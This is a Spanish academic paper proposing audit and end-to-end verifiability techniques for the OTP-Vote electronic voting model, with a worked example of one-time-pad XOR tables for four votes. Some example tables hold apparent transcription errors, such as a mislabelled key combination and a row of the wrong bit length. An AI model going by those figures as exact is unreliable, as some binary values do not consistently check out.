Quienes están a favor basan sus argumentaciones en la exactitud y velocidad en el conocimiento de los resultados. De forma independiente de la postura que cada ciudadano ha tomado respecto del tema, desde el equipo de investigación se acuerda que se trata de un sistema de seguridad crítica, tal como afirman McGaley y Gibson [1] y se concluye que la confianza del electorado es un elemento clave para su aceptación, como se expresa en [1] *"Un sistema de votación es tan bueno como el público cree que es"*

Como elementos de investigación, estos sistemas, plantean el desafío de analizar y evaluar las condiciones de seguridad que deben cumplir y también las soluciones que diferentes autores han propuesto hasta el momento, para intentar generar un modelo teórico que permita luego el desarrollo de un sistema robusto y confiable.

La postura asumida por el equipo de investigación es que, si bien el esquema manual puede seguir ofreciendo servicios aceptables, si se tiene en cuenta la cantidad y sensibilidad de los servicios que están migrando de su formato físico al virtual, parece al menos apresurado afirmar que resulta imposible mantener la seguridad de un proceso que lleva 10 horas, dado que luego los resultados serán de dominio público.

McGaley y Gibson afirman en [1] que el voto electrónico hace referencia a cualquier forma de recolección de votos que involucra dispositivos electrónicos (generalmente computadoras). Según Odrisek [2], un sistema de voto electrónico es un componente de software que mapea el procedimiento de voto electrónicamente. Autores como Epstein [3], Kazi, Alam y Tamura [4], Prince [5] y van de Graaf, Henrich y Müller-Quade [6] especifican los requisitos que deben cumplir estos sistemas

En cuanto a los datos, los sistemas de voto electrónico deben proteger: el anonimato del elector por siempre y además los datos de los votos durante el transcurso del proceso electoral, dado que luego la información se hace pública.

El Modelo OTP Vote, a partir del que se desarrolla el presente trabajo, ofrece: anonimato incondicional y seguridad computacional que puede llevarse a cualquier nivel exigible durante el proceso eleccionario.

Con el objetivo de sumar transparencia al proceso y aumentar el nivel de confianza del electorado, en este artículo se proponen técnicas de auditoría que se aplican en los distintos momentos del proceso propuesto por OTP-Vote

El trabajo está organizado como sigue: la sección 2 explica el modelo OTP Vote, la sección 3 describe trabajos relacionados, la sección 4 presenta las propuestas de auditoría en cada una de las etapas del modelo, la sección 5 presenta un ejemplo de aplicación y finalmente, la sección 6 detalla las conclusiones y los trabajos futuros

El Modelo OTP Vote

El modelo OTP- Vote es descripto en detalle en [7] y hace uso de los siguientes elementos de datos:

Claves: One Time Pad (OTP, [8]), que cumplen con las hipótesis y condiciones del "Secreto Perfecto" de Shannon [9]: son aleatorias y tan largas como el mensaje.

Archivos de Datos que Almacenan Bits. son elementos básicos en el modelo propuesto y se modifican en el transcurso del proceso, ellos son:

- *Archivo Binario de Votos (ABV)* cuya generación está basada en el modelo de almacenamiento *Múltiples Canales Dato Único (MCDU)* propuesto por García en [10], que se muestra en la Figura 1. El esquema se analiza en [11] y [12] y surge como una propuesta de resolución a las limitaciones de *Birthday Paradox* [13].
- *Clave de Descifrado (CD)*: surge a partir de operaciones XOR (⊕) [14] de claves OTP.




Figura 1. Modelo de Almacenamiento

Tablas Relacionales: que almacenan los datos de la configuración de la elección, cargos, candidatos e identificadores de votos y de los votos planos resultantes del proceso eleccionario.

Las etapas del Modelo se muestran en la Figura 2 y se describen en las siguientes subsecciones.




Figura 2. Etapas del Modelo

Etapa 1: Configuración de la elección. Las actividades que se llevan a cabo son:

1 Definición de las dimensiones del ABV donde residirán los votos y de CD.

2 Definición de las dimensiones de los atributos que se almacenarán en las tuplas (Identificador de voto, Identificador del cargo, Identificador del candidato seleccionado, bits adicionales de control, redundancia de información). Para esta tarea, debe analizarse la probabilidad de que un intruso pueda detectar una tupla válida de entre todas las tuplas posibles. Como afirman Bast, García y Montejano en [7], [15] y [16], al aumentar la redundancia en la cantidad de bits destinados a registrar cada atributo, la probabilidad de obtener una tupla válida de entre todas las combinaciones de valores posibles puede llevarse a cualquier valor deseado.

3 Generación de los códigos para cada uno de los atributos identificadores (Cargos, Candidatos e Identificadores de Votos). Dado que los votos se almacenan usando el esquema *MCDU*, descripto en [10], por medio de la operación XOR, se torna necesario que los identificadores cumplan con las características que se detallan en [16] para evitar que, a partir de votos que colisionan, el dato pueda interpretarse incorrectamente.

4 Configuración de la ubicación de los atributos en la tupla. Una tupla es una fila de *ABV* en la que potencialmente residirá un voto. Dentro de la tupla, se guardan los identificadores de voto, cargo, candidato seleccionado, las posiciones aleatorias en que las que el voto fue almacenado en cada uno de los canales, los bits de control que se deseen agregar a nivel de atributo y de tupla completa. Es posible almacenar los bits de cada uno de los atributos de manera consecutiva o dispersa dentro de la tupla con el objetivo de oscurecer su semántica. Los requerimientos que deben tenerse en cuenta para llevar a cabo esta actividad se encuentran detallados en [17].

5 Generación de las tablas: Identificadores de Votos, Cargos, Candidatos, Atributos, Ubicaciones, Votos Planos.

6 La última actividad de esta etapa incluye la presencia de todas las autoridades electorales (*CA*) que deben aportan una clave C_{i1} para el ABV y una clave C_{i2} para *CD* que inicializarán ambos archivos binarios de la siguiente manera:

$$ABV = ABV \oplus C_{i1} \quad \forall i,\ 1 \leq i \leq CA \qquad (1)$$

$$CD = CD \oplus C_{i2} \quad \forall i,\ 1 \leq i \leq CA \qquad (2)$$

Etapa 2: Desarrollo de la elección: se divide en dos procesos:

1 Autenticación del elector: consiste en verificar que el votante este incluido en el padrón electoral. El modelo propone que el usuario se registre en el lugar de la elección, ante la presencia de la autoridad de mesa que, para cada votante, habilitará un único sufragio.

2 Emisión del voto, que sigue la secuencia de actividades que se detallan.

2.1. Para cada voto *v*, el sistema genera una clave OTP (*KVv*) que:

- Aportará a la *CD* Final de los votos, mediante operaciones XOR.
- Cifrará la información del voto.

2.2. El aporte de la clave de voto a la *CD* se lleva a cabo a través de la siguiente operación:

$$CD = CD \oplus KVv \quad \forall v,\ 1 \leq v \leq N \tag{3}$$

Donde *N* es la cantidad total de electores de la mesa

2.3. El elector genera su voto que combinado con la clave produce la Contribución Final de Voto (*CFV*) de la siguiente manera:

Para cada Voto *v* se genera la Cadena de Voto (CV_v) formada por: Id de Voto (asignado aleatoriamente), Id de Cargo y además el Id del Candidato seleccionado.

El sistema genera una cadena de bits (CI_v) con todos los elementos en cero y produce, además, un conjunto de números aleatorios $CjtoQ = \{q_i\}$ para cada uno de los *Q* canales en los que está dividido el almacenamiento (siguiendo el esquema *MCDU*), donde q_i representa el lugar donde se almacenará el voto en el canal *i-ésimo*

Se realiza el XOR de la CV_v con los slots que corresponden a los *qi* de la CI_v. Esto es:

$$Contribucion_v = CV_{vi} \oplus CI_{vi} \quad \forall i\ i \in CjtoQ \tag{4}$$

Luego se aplica:

$$CFV_v = Contribucion_v \oplus KV_v \tag{5}$$

$$ABV = ABV \oplus CFV_v \tag{6}$$

Etapa 3: Cierre de la elección y recuento de votos. En el momento de cierre se requiere nuevamente la intervención de las autoridades electorales. Se siguen las actividades que se detallan:

Se aplican las claves C_{i1} de las *CA* autoridades (que se usaron en la Etapa 1) a la versión final del *ABV*

$$ABV = ABV \oplus C_{i1} \quad \forall i,\ 1 \leq i \leq CA \tag{7}$$

Se aplican las claves C_{i2} de las *CA* autoridades (que se usaron en la Etapa 1) a la versión final de la *CD*

$$CD = CD \oplus C_{i2} \quad \forall i,\ 1 \leq i \leq CA \tag{8}$$

Se realiza el XOR entre el *ABV* y la *CD* resultantes de los pasos anteriores, generando el Archivo Binario de Votos Descifrado *(ABVD)*

$$ABVD = ABV \oplus CD \tag{9}$$

Luego se modifica el *ABVD* agregando dos bits a cada una de las tuplas, generando entonces, el Archivo Binario de Votos Descifrado versión 2 (*ABVDv2*).

La semántica de los bits que se agregan es la siguiente: 00: tupla no revisada aún, 01 tupla de ceros, 10 colisión, 11 voto válido.

Posteriormente, se procede a ejecutar el proceso de recuperación de votos que fueron perdidos por colisiones, a aplicar las funciones para verificar el contenido de los bits de control y verificar de esta manera que los datos de los votos no han sufrido modificaciones y a generar finalmente la tabla de Votos Planos.

Luego se produce el conteo de los votos por medio de una consulta SQL.

Trabajos Relacionados

Los creadores de los sistemas de voto electrónico, han ido incorporando diversas propuestas de auditoría con el objetivo de ofrecer mayor grado de confiabilidad a los usuarios. Así, por ejemplo, en Scantegrity, como describen Chaum et al en [18], cuando el elector se autentica, puede requerir una boleta extra de auditoría, que no será contada como voto válido, pero que podrá corroborar en un proceso de post elección en el sitio de la elección. También queda disponible la verificación del conteo final.

Ben Adida describe Helios en [19], como totalmente online y con el objetivo incrementar la auditabilidad. Para ello, el elector comienza indicando el cargo que votará, por ejemplo, presidente, el sistema de preparación de boletas indica las opciones posibles, el elector registra las repuestas y el sistema las encripta y compromete y muestra el hash del texto cifrado. A partir de ese momento, el elector puede: auditar la boleta en cuyo caso el sistema le muestra el texto cifrado y la aleatoriedad con la que lo creó, de forma que puede chequear que las opciones fueron encriptadas correctamente y en ese caso el sistema preguntará además si quiere volver a encriptar las opciones o bien puede sellar la boleta y emitir el voto

OpaVote usa archivos BLT [20] es totalmente online, hace referencia a buenas prácticas de seguridad, pero no focaliza específicamente en la auditoría

En cuanto a los trabajos mencionados, Scantegrity, verifica sobre una boleta de prueba, pero no sobre el voto, Helios permite la verificación sobre el voto, pero antes de la emisión, y OpaVote no hace mención a algún mecanismo de auditoría específico. En el presente trabajo se propone la verificación del voto emitido, de forma individual, universal y protegiendo el anonimato.

Propuesta de Auditoría en las Etapas del Modelo

Resulta de suma importancia que las diferentes etapas del proceso electoral puedan ser auditadas. Los sistemas de auditoría deben permitir la supervisión de la elección, pero sin revelar datos y resultados. Deben ser capaz de detectar el fraude electoral y dar garantía de que todos los votos contados sean auténticos.

En este aspecto también es importante el concepto de Verificabilidad "End to End" (E2E), [21], [22], [23] que permite agregar transparencia al proceso electoral y se define mediante las tres condiciones siguientes:

- Verificabilidad individual: cualquier votante puede verificar que su sufragio fue incluido en el recuento.
- Verificabilidad universal: cualquier persona puede determinar que el recuento total de los votos es correcto.
- Secreto del voto: ningún votante podrá demostrar cuál fue la opción que eligió.

En el contacto con los usuarios, que presentan distintos niveles de experiencia y conocimiento en relación con el uso de tecnología, surge por unanimidad, que un sistema de voto electrónico debería ser de código abierto y generado en el ámbito académico.

El modelo OTP Vote es desarrollado dentro del ámbito del proyecto aspectos de Seguridad en Proyectos de Software de la Facultad de Ciencias Exactas y Naturales de la Universidad Nacional de La Pampa y, además, propone entre sus características, que el código del sistema debe estar disponible con suficiente anticipación para ser auditado. Esto tiene múltiples ventajas: aporta a la transparencia, posibilita que mayor cantidad de personas estén al tanto del proceso, propicia la mejora del código a través de los aportes que los observadores puedan realizar, aumenta la retroalimentación entre el equipo de desarrollo y los potenciales usuarios.

Elementos de Auditoría en la Etapa 1

En esta etapa del proceso, se establecen y configuran los datos que serán la base de la elección y además se solicita que cada una de las autoridades electorales, aporte dos claves OTP (C_{i1} y C_{i2}), que inicializarán los archivos binarios (*ABV* y *CD*). Todos los elementos de esta etapa deben protegerse de forma incondicional.

En cuanto a las claves aportadas por las autoridades, debe tenerse en cuenta que serán utilizadas nuevamente en la Etapa 3 del modelo. La propuesta para verificar que permanezcan inalterables es aplicar *x* commitments a cada una de las claves, que serán resultados de funciones que serán resguardadas en sobre lacrado hasta la finalización del acto eleccionario, cuando deban volver a utilizarse.

En relación con la información de la elección, existen datos básicos almacenados en tablas relacionales, tales como los Cargos, Candidatos y el atributo clave de la tabla Identificadores de votos, cuya información debe permanecer inalterable durante el proceso. Además, debe protegerse de manera incondicional la configuración correspondiente a las tablas Atributos y Ubicaciones, dado que a partir de ellas se interpretarán los bits almacenados en las tuplas del *ABVDv2* para generar la tabla de Votos Planos, que finalmente será protegida y publicada.

Se propone, que una vez generados los códigos de cada una de las tablas básicas (Cargos, Candidatos, Identificadores de Votos), que deben cumplir con un conjunto estricto de restricciones que se establecen [16] y luego de agregar la información cargos y candidatos de la elección, se proceda a aplicar *w* compromisos sobre cada uno de los atributos de las tablas y también sobre el atributo clave de la tabla Identificadores de voto. De la misma forma que se hizo con las claves de las autoridades, los commitments serán resultados de funciones que deberán ser resguardadas, hasta la finalización de la elección.

La misma metodología se propone para las tablas Atributos y Ubicaciones, ya que, una vez establecido, su contenido no debe variar durante la elección.

Elementos de Auditoría en la Etapa 2

En esta etapa se lleva a cabo el proceso eleccionario, y es imprescindible para el elector verificar, que su voto se mantiene secreto y fue tenido en cuenta.

En cuanto al anonimato está garantizado por la separación total de los procesos de autenticación y emisión del voto [7] y también por el uso de *MCDU* [10] como modelo de almacenamiento.

A los efectos de comprobar que el voto de cada elector fue tenido en cuenta, se propone aplicar una técnica que permite proporcionar Verificabilidad E2E, basada en [24]:

1. Se agrega un atributo H a cada tupla del archivo *ABV*, que al igual que los demás atributos puede almacenarse de forma contigua o separada y debe cumplir con las restricciones especificadas en [17]

2. Se genera un número aleatorio grande G, que se informa al votante y se hará público.

3. Se almacena en el atributo H de la tupla el valor de una función hash *f(G).*

Elementos de Auditoría en la Etapa 3

En esta etapa se vuelve a requerir la presencia de las autoridades electorales con las claves que han aportado en la Etapa 1. Se verifican los commitments de las claves con el objetivo de asegurar que las mismas no hayan sido modificadas.

Se verifican los commitments a las tablas de datos.

Se procede a aplicar los XOR de las claves de las autoridades al *ABV* y a la *CD*, posteriormente se aplica el *XOR* entre ambos archivos.

Se procede al proceso de recuperación y de generación de votos planos.

Se firma digitalmente la tabla de votos planos.

Se publican los resultados finales de la elección.

A partir de allí y para que cualquier elector pueda verificar el estado de los datos finales, y replicar el proceso de descifrado de los votos, pueden publicarse el *ABV* y la *CD* Se publica la función *f(G)* que se aplicó para generar los valores almacenados en H.

Se publican los valores de H para que el usuario pueda verificar que su voto individual fue tenido en cuenta.

Al finalizar se verifica que los números publicados son coherentes con los valores almacenados en H.

Se publican las claves de las autoridades y las funciones usadas para comprometer las claves.

Se publican las tablas relacionales y los compromisos

Se realiza la consulta SQL sobre la tabla Identificadores de votos, para determinar la cantidad de votos registrados y poder compararla con la cantidad de votantes registrados en el proceso de autenticación.

Se aplica la consulta SQL sobre la tabla de votos planos para obtener el resultado de la elección.

Ejemplo de Aplicación

El ejemplo que se desarrolla a continuación presenta datos deliberadamente pequeños y sencillos a los efectos de ilustrar el funcionamiento de la auditoría en el modelo OTP – Vote. Se aclara, sin embargo, que en una elección real resulta de fundamental importancia para garantizar la seguridad utilizar redundancia significativa y almacenar los atributos en espacios dispersos de las tuplas. En [7] pueden observarse ejemplos básicos de la aplicación del modelo con variaciones en sus parámetros. Los mismos han sido tomados como muestras de las simulaciones ejecutadas del modelo.

Los datos para este ejemplo serán los siguientes:

Cantidad de Votantes:4
Cantidad de Canales: 3
Ubicación en cada Canal: 2 bits
Cantidad de Slots por Canal: 4
Cantidad de Autoridades: 2
Cantidad de Candidatos: 3
Longitud para el Identificador de Voto: 3 bits
Longitud del Identificador de Cargo 3 bits
Longitud del Identificador de Candidato 4 bits
Longitud de H: 2 bits

Para el ejemplo, las opciones elegidas por los electores serán:

Primer Elector vota Candidato B
Segundo Elector vota Candidato A
Tercer Elector vota Candidato B
Cuarto Elector vota Candidato Blanco

Los valores iniciales de los atributos de la tabla Identificadores de Voto se muestran a continuación:

Tabla 1. Datos de los Identificadores de Voto

IdVoto	Usado	Recuperado
101	No	No
100	No	No
110	No	No
001	No	No

Las tablas Cargos y Candidatos almacenarán

Tabla 2. Datos de los Cargos y Candidatos

Id Cargo	Descrip-ción
110	Cargo 1

Id Candidato	Descrip-ción
1100	A
0110	B
0111	Blanco

Se aplican los compromisos sobre todas las tablas de la configuración. Se configura también el control de acceso a las mismas.

Dado que existen 3 canales y que cada voto se replica 3 veces en posiciones aleatorias potencialmente diferentes dentro de cada canal, se muestran los datos que indican las posiciones de almacenamiento de cada voto.

Tabla 3. Posiciones Elegidas en cada Canal con Representación Decimal y Binaria

Voto	Canal 1	Canal 2	Canal 3
1	2 (10)	2(10)	3(11)
2	2(10)	3(11)	1(01)
3	1(01)	1(01)	3(11)
4	2(10)	1(01)	2(10)

A continuación, se muestra el estado inicial del *ABV*. La *CD* cuenta con la misma información. Básicamente, ambos archivos binarios pueden verse como una matriz de 12 filas (3 canales de 4 slots cada uno) por 18 columnas (3 bits del identificador de voto, 3 bits del identificador de cargo, 4 bits del identificador de candidato, 2 bits para la posición del voto en el canal 1, 2 bits para la posición del voto en el canal 2, 2 bits para la posición del voto en el canal 3 y 2 bits para el resultado de la función H). Cada uno de los bits se ambas matrices se encuentran en cero. Las autoridades electorales deberán comprobar el estado de los archivos.

Tabla 4. Estado Inicial de ABV y CD

	Pos	IdVoto	IdCargo	Id Cand	Canal 1	Canal 2	Canal 3	H
Canal 1	1	000	000	0000	00	00	00	00
	2	000	000	0000	00	00	00	00
	3	000	000	0000	00	00	00	00
	4	000	000	0000	00	00	00	00
Canal 2	1	000	000	0000	00	00	00	00
	2	000	000	0000	00	00	00	00
	3	000	000	0000	00	00	00	00
	4	000	000	0000	00	00	00	00
Canal 3	1	000	000	0000	00	00	00	00
	2	000	000	0000	00	00	00	00
	3	000	000	0000	00	00	00	00
	4	000	000	0000	00	00	00	00

Se requiere el aporte inicial de las claves OTP de las autoridades electorales (2 en este ejemplo).

En la Tabla 5 se muestran las claves C_{11} y C_{12} de la Autoridad 1 para inicializar el *ABV* y la *CD* respectivamente.

Tabla 5. Claves de la Autoridad 1

C_{11}	C_{12}
100110010011001100	111100101001001011
000011101101100100	011001101000001101
011001001111110111	010101010101011011
001110011000100010	010111001111000111
011011000101010111	100101001010100101
000000000101011111	000110111100011000
101011001110100111	111011111011001011
101010100101100000	110111110101010001
111011001100001011	111111100001001111
000000101100101010	110111110011010011
000111101110100111	111000100110110111
101010001111011000	111110010100010111

En la siguiente Tabla aparecen las Claves C_{21} y C_{22} aportadas por la Autoridad 2.

Tabla 6. Claves de la Autoridad 2

C_{21}	C_{22}
000110100001110100	101111101111111011
101110010010001110	011010000011110110
011010110100001001	101010000011000001
110111011110011010	100110110011000111
001000101110011010	101111111000011010
101001110110010101	111000110001110000
111000110110100000	001010000011110000
100001011100100000	111011110010001010
111110101101010010	000001000111110010
101010011110100001	000010110100100000
000010100011011010	101101010101101101
001010111000010111	010111010111011101

Una vez que las autoridades aportan las claves las mismas se comprometen y se resguardan en lugar seguro.

El *ABV* queda entonces inicializado como se muestra en la Tabla 7, como resultado de la operación $C_{11} \oplus C_{21}$.

Tabla 7. ABV inicializado

ABV= $C_{11} \oplus C_{21}$
100000110010111000
101101111111101010
000011111011111110
111001000110111000
010011101011001101
101001110011001010
010011111000000111
001011111001000000
000101100001011001
101010110010001011
000101001101111101
100000110111001111

la *CD* se inicializa ejecutando la operación $C_{21} \oplus C_{22}$ tal como se muestra en la Tabla 8.

Tabla 8. CD inicializada

CD= $C_{12} \oplus C_{22}$
010011000110110000
000011101011111011
111111010110011010
110001111100000000
001010110010111111
111110001101101000
110001111000111011
001100000111011011
111110100110111101
110101000111110011
010101110011011010
101001000011001010

A partir de este momento comienza la segunda etapa del proceso, que consiste en la autenticación de cada elector y la emisión de voto.

Para este ejemplo, el sistema selecciona aleatoriamente en identificador de voto 101 para el elector 1 que vota para el Cargo1 (110) por el candidato B (0110) el sistema elige aleatoriamente las siguientes posiciones para almacenar el voto: canal 1 posición 2 (10), canal 2 posición 2 (10) y canal 3 posición 3 (11). Aquí el sistema produce una clave OTP aleatoria KV_1 para el primer voto.

Tabla 9. Clave OTP del voto 1

KV_1
000010011001110010
111111001010010100
001110101100110110
111100011110101000
100111111001110110
100100110110111101
101000010001001010
100110010010101001
011010011000011111
101101101100101111
010011110001101010
111111011110011000

El sistema genera un número aleatorio grande G_1, al que se le aplica la función $H= f(G_1)$, para el ejemplo que $H \in N$ y $0 \leq H \leq 1$. El elector se lleva el número G_1 y el mismo puede publicarse.

Sea H= 1 para el primer voto. La contribución CV_1 queda expresada de la siguiente manera:

101 110 0110 10 10 11 01

Se usan: 3 dígitos para el identificador de voto3 para el identificador de cargo, 4 para el identificador de candidato, 2 para la posición de almacenamiento del voto en el canal 1, 2 para la posición en el canal 2, dos para la posición en el canal 3 y 2 para almacenar el valor de H.

Se aplica ahora el XOR de la CV_1, con la *CI*, que tiene todos sus elementos en cero tal como se muestra en la Tabla 10.

Tabla 10. Contribución 1

	Contribución$_1$							
Canal	0	000	000	0000	00	00	00	00
	1	000	000	0000	00	00	00	00
	2	101	110	0110	10	10	11	01

	3	000	000	0000	00	00	00	00
Canal 2	0	000	000	0000	00	00	00	00
	1	000	000	0000	00	00	00	00
	2	101	110	0110	10	10	11	01
	3	000	000	0000	00	00	00	00
Canal 3	0	000	000	0000	00	00	00	00
	1	000	000	0000	00	00	00	00
	2	000	000	0000	00	00	00	00
	3	101	110	0110	10	10	11	01

Se procede a aplicar el XOR de la *Contribución*$_1$ con la KV_1 y resulta la CFV_1

Tabla 11. CFV_1

CFV_1= Contribución$_1 \oplus KV_1$
0000100110011100 10
1111110010100101 00
1000001101100110 11
1111000111101010 00
1001111100111011 0
1001001101101111 01
0001100010111001 11
1001100100101010 01
0110100110000111 11
1011011011001011 11
0100111100011010 10
0100010001001101 01

Y se aplica el XOR del resultado de la Tabla 11 con el *ABV* que se muestra en la primera columna y el XOR entre la KV_1 y la *CD* en la segunda columna de la Tabla 12

Tabla 12. ABV y CD

ABV= $CFV_1 \oplus$ABV	CD= $KV_1 \oplus$ CD
1000101010110010 10	0100010111110000 10
0100101101011111 10	1111001000011011 11
1000110011011001 01	1100011110101011 00
0001010110000100 00	0011011000101010 00
1101000100101110 11	1011010010110010 01
0011010001011101 11	0110101110110101 01
0101011100111000 00	0110011010011000 01
1011011010111010 01	0100101110010000 10
0111111110010001 10	1001001111101000 10
0001110111101001 00	0001000001011000 10
0101101111000101 11	0001000011100101 00
1100011100111110 10	0101100111010010 10

De esta manera finaliza la emisión del primer voto.

El segundo voto queda configurado de la siguiente manera:

100 110 1100 10 11 01 01

El sistema selecciona aleatoriamente el identificador de voto 100 y vota para el Cargo1 (110) por A (1100) el sistema elige aleatoriamente las siguientes posiciones para almacenar el voto: canal 1 posición 2 (10), canal 2 posición 3 (11) y canal 3 posición 1 (01). Le asigna el número aleatorio G2 luego ejecuta la función H= f(G2) que devuelve 1 (01) en este caso. Se repiten los pasos que se establecieron para el voto 1.

Tabla 13. Clave OTP del voto 2

KV_2
0000000011011011 00
1011101111100011 11
1000010101101001 01
1010001110000100 01
0111011000000010 10
1110111010101100 01
0011010100110001 01
0100000001110010 00
1010001010100111 00
0011100011000001 10
0100100110011101 01
1101101000000111 00

El *ABV* y la *CD* quedan de la siguiente manera:

Tabla 14. ABV y CD

ABV= $CFV_2 \oplus$ABV	CD= $KV_2 \oplus$ CD
1000101001101001 10	0100010100101011 10
1111000010111100 01	0100100111111000 00
1001001010011101 01	0100001011000010 01
1011011000000000 01	1001010110101110 01
1010011100101100 01	1100001010110000 11
1101101011110001 10	1000010100011001 00
0110001000001001 01	0101001110101101 00
0110111011100101 00	1110100100101110 10
1101110100111011 10	0011000101001111 10
1011110000001011 11	0101101001110110 10
0001001001011000 10	0101000110110001 01
0001110100111001 10	1000001111010011 10

El tercer voto es el siguiente:

110 110 0110 01 01 11 00

El sistema selecciona el identificador de voto 110 y vota para el Cargo1 (110) por B (0110) el sistema elige las siguientes posiciones para almacenar el voto: canal 1 posición 1 (01), canal 2 posición 1 (01), canal 3 posición 3 (11). Le asigna el número aleatorio G_3 luego ejecuta la función H= f(G_3) que devuelve 0 (00). El sistema genera la clave de voto KV_3 y se repiten los pasos que se llevaron a cabo para los votos 1 y 2.

Tabla 15. Clave OTP del voto 3

KV_3
0111011010100001 10
1000110010110001 01
1101110100000100 11
1110010100011010 11
0001010100011011 11
0001111100100001 10
0000110100010011 10
0101110000111000 11
1001011100010011 00
0011011110111101 10
1001001111000111 11
0111100001111101 00

El *ABV* y la CD quedan de la siguiente manera:

Tabla 16. ABV y CD

ABV= $CFV_3 \oplus$ABV	CD= $KV_3 \oplus$ CD

111111001100100000	001100111000101000
101001011001101000	110001010100100101
010011111001100110	100111111100011010
010100110001101010	011100001011010010
101100100011011110	110101111010101100
000111000100011100	100110100011100010
011011110001101011	010111101011111010
001100111101110111	101101110001011001
010010100010010110	101001100101110010
100010011011100001	011011011100101100
100000011001111101	110000100111011010
101111001101001110	111110111010111010

El cuarto voto es:

001 110 0111 10 01 10 00

El sistema asigna el identificador de voto 001 y vota para el Cargo1 (110) en blanco (0111) el sistema elige las siguientes posiciones para almacenar el voto: canal 1 posición 2 (10), canal 2 posición 1 (01), canal 3 posición 2 (10), Le asigna el número aleatorio G_4 luego ejecuta la función H= f(G_4) que devuelve 0 (00). El sistema genera la clave de voto KV_4 y se repiten los pasos que se llevaron a cabo para los votos anteriores.

Tabla 17. Clave OTP del voto 4

KV_4
001010001000111001
001101011000010111
011100001101010111
011110011101001111
111111101111110010
001100010101001000
111101111010100101
101100101001010011
111010000010101101
110100000101110011
111101010011100101
001010101000000100

El *ABV* queda de la siguiente manera:

Tabla 18. ABV

ABV= $CFV_4 \oplus$ ABV
110101000100011001
100100000001111111
000001101010101001
001010101100100101
010011001100101100
000101001111001100
100110001011001110
100000010100100100
101000100000111011
010110011110010010
010011010100000000
100101100101001010

La *CD* resultante se muestra a continuación

Tabla 19. CD

CD= $KV_4 \oplus$ CD
000110110000010001
111100001100110010
111011110001001101
000010010110011101
001010010101011110
101010110110101010
101010010001011111
000001011000001010
010011100111011111
101111011001011111
001101110100111111
110100010010111110

Finaliza entonces el proceso de votación de los electores y se procede al recuento y recuperación. Se requiere nuevamente la presencia las autoridades electorales con sus claves. Que fueron resguardadas y comprometidas.

Se aplica entonces el XOR del *ABV* y cada una de las C_{i1} de las autoridades. El archivo resultante puede observarse en la primera columna de la Tabla 20. Luego se aplican las Claves 2 de las autoridades C_{21} y C_{22} a la última versión de la *CD* el resultado se muestra en la segunda columna de la misma tabla.

Tabla 20 ABV y CD

ABV= $C_{11} \oplus C_{21} \oplus$ ABV	CD= $C_{21} \oplus C_{22} \oplus$ CD
010101110110100001	010101110110100001
001001111110010101	111111100111001001
000010010001010111	000100100111010111
110011101010011101	110011101010011101
000000100111100001	000000100111100001
101100111100000110	010100111011000010
110101110011001001	011011101001100100
101011101101100100	001101011111010001
101101000001100010	101101000001100010
111100101100011001	011010011110101100
010110011001111101	011000000111100101
000101010010000101	011101010001110100

Se procede a realizar el XOR entre *ABV* y *CD* generándose el *ABVD*.

Tabla 21. ABVD

ABVD= ABV $\oplus$CD
000000000000000000
110110011001011100
000110110110000000
000000000000000000
000000000000000000
111000000111000100
101110011010101101
100110110010110101
000000000000000000
100110110010110101
001110011110011000
011000000011110001

Luego se lleva a cabo el proceso de recuperación de votos perdidos por colisiones, generándose entonces el *ABVDv2*, en el que se agregan 2 bits a cada tupla inicialmente en cero.

Tabla 22. ABVDv2

ABVD= ABV $\oplus$CD

00000000000000000000
11011001100101110000
00011011011000000000
00000000000000000000
00000000000000000000
11100000011100010000
10111001101010110100
10011011001011010100
00000000000000000000
10011011001011010100
00111001111001100000
01100000001111000100

Luego del proceso de recuperación el archivo queda como se muestra en la siguiente tabla.

Tabla 23. ABVDv2

000 000 0000 00 00 00 00	01
110 110 0110 01 01 11 00	11
000 000 0000 00 00 00 00	10
000 000 0000 00 00 00 00	00
---	
000 000 0000 00 00 00 00	00
001 110 0111 10 01 10 00	11
101 110 0110 10 10 11 01	11
100 110 1100 10 11 01 01	11
---	
000 000 0000 00 00 00 00	00
000 000 0000 00 00 00 00	00
000 000 0000 00 00 00 00	00
000 000 0000 00 00 00 00	00

Se han recuperado los 4 votos, aun cuando varios de ellos han colisionado en las mismas posiciones de los canales. Se procede a generar la tabla de votos planos y se muestran los resultados.

Tabla 24. Votos Recuperados

110 110 0110 01 01 11 00	11
001 110 0111 10 01 10 00	11
101 110 0110 10 10 11 01	11
100 110 1100 10 11 01 01	11

Tabla 25. Votos Planos

Cargo 1 Candidato B
Cargo 1 En Blanco
Cargo 1 Candidato B
Cargo 1 Candidato A

Candidato A: 1 Voto
Candidato B: 2 Votos
En Blanco: 1 Voto
Total: 4 votos

Se procede a mostrar todos los valores grandes y aleatorios G_i que se entregaron a cada elector.

Valores generados:

G_1
G_2
G_3
G_4

De esta manera el usuario puede verificar si su valor está entre los publicados y asegurar que su voto fue tenido en cuenta.

Se muestra también la función *f(G)* que se usó para obtener los valores H que se almacenaron con cada voto, de manera que también será posible verificar para cada valor G_i publicado, cuál fue el valor de H obtenido.

En el caso el ejemplo H, devuelve 2 valores posibles (00 ó 01), se publica también la cantidad de votos que devolvieron valor de H= 00 y la cantidad de votos que devolvieron valor 01. Para el ejemplo:

Tabla 26. Resultados Generales de f(G)

	H= 00	H= 01	Total Votos
Cantidad de Votos	2	2	4

De este modo el usuario puede observar que todos los votos fueron tenidos en cuenta.

Para aportar mayor transparencia, es posible también publicar las claves de las autoridades (C_{i1} y C_{i2}) y los compromisos que se aplicaron sobre las mismas. Las tablas básicas y sus compromisos y el *ABV* y la *CD* para que quien lo desee pueda replicar le proceso de desencriptación y verificar los resultados.

Conclusiones y Trabajos Futuros

Este trabajo pretende aportar transparencia y verificabilidad al proceso eleccionario que se lleva a cabo mediante el modelo OTP-Vote.

Particularmente, en relación a la Verificabilidad End to End, el modelo propone soluciones para cada una de las características mencionadas:

- Verificabilidad individual: cualquier votante puede verificar que su sufragio fue incluido en el recuento. El sistema entrega un G_i al elector que además es publicado en el mismo momento que los resultados, esto permite al usuario controlar que el número que le fue asignado está incluido entre los que se encuentran publicados.
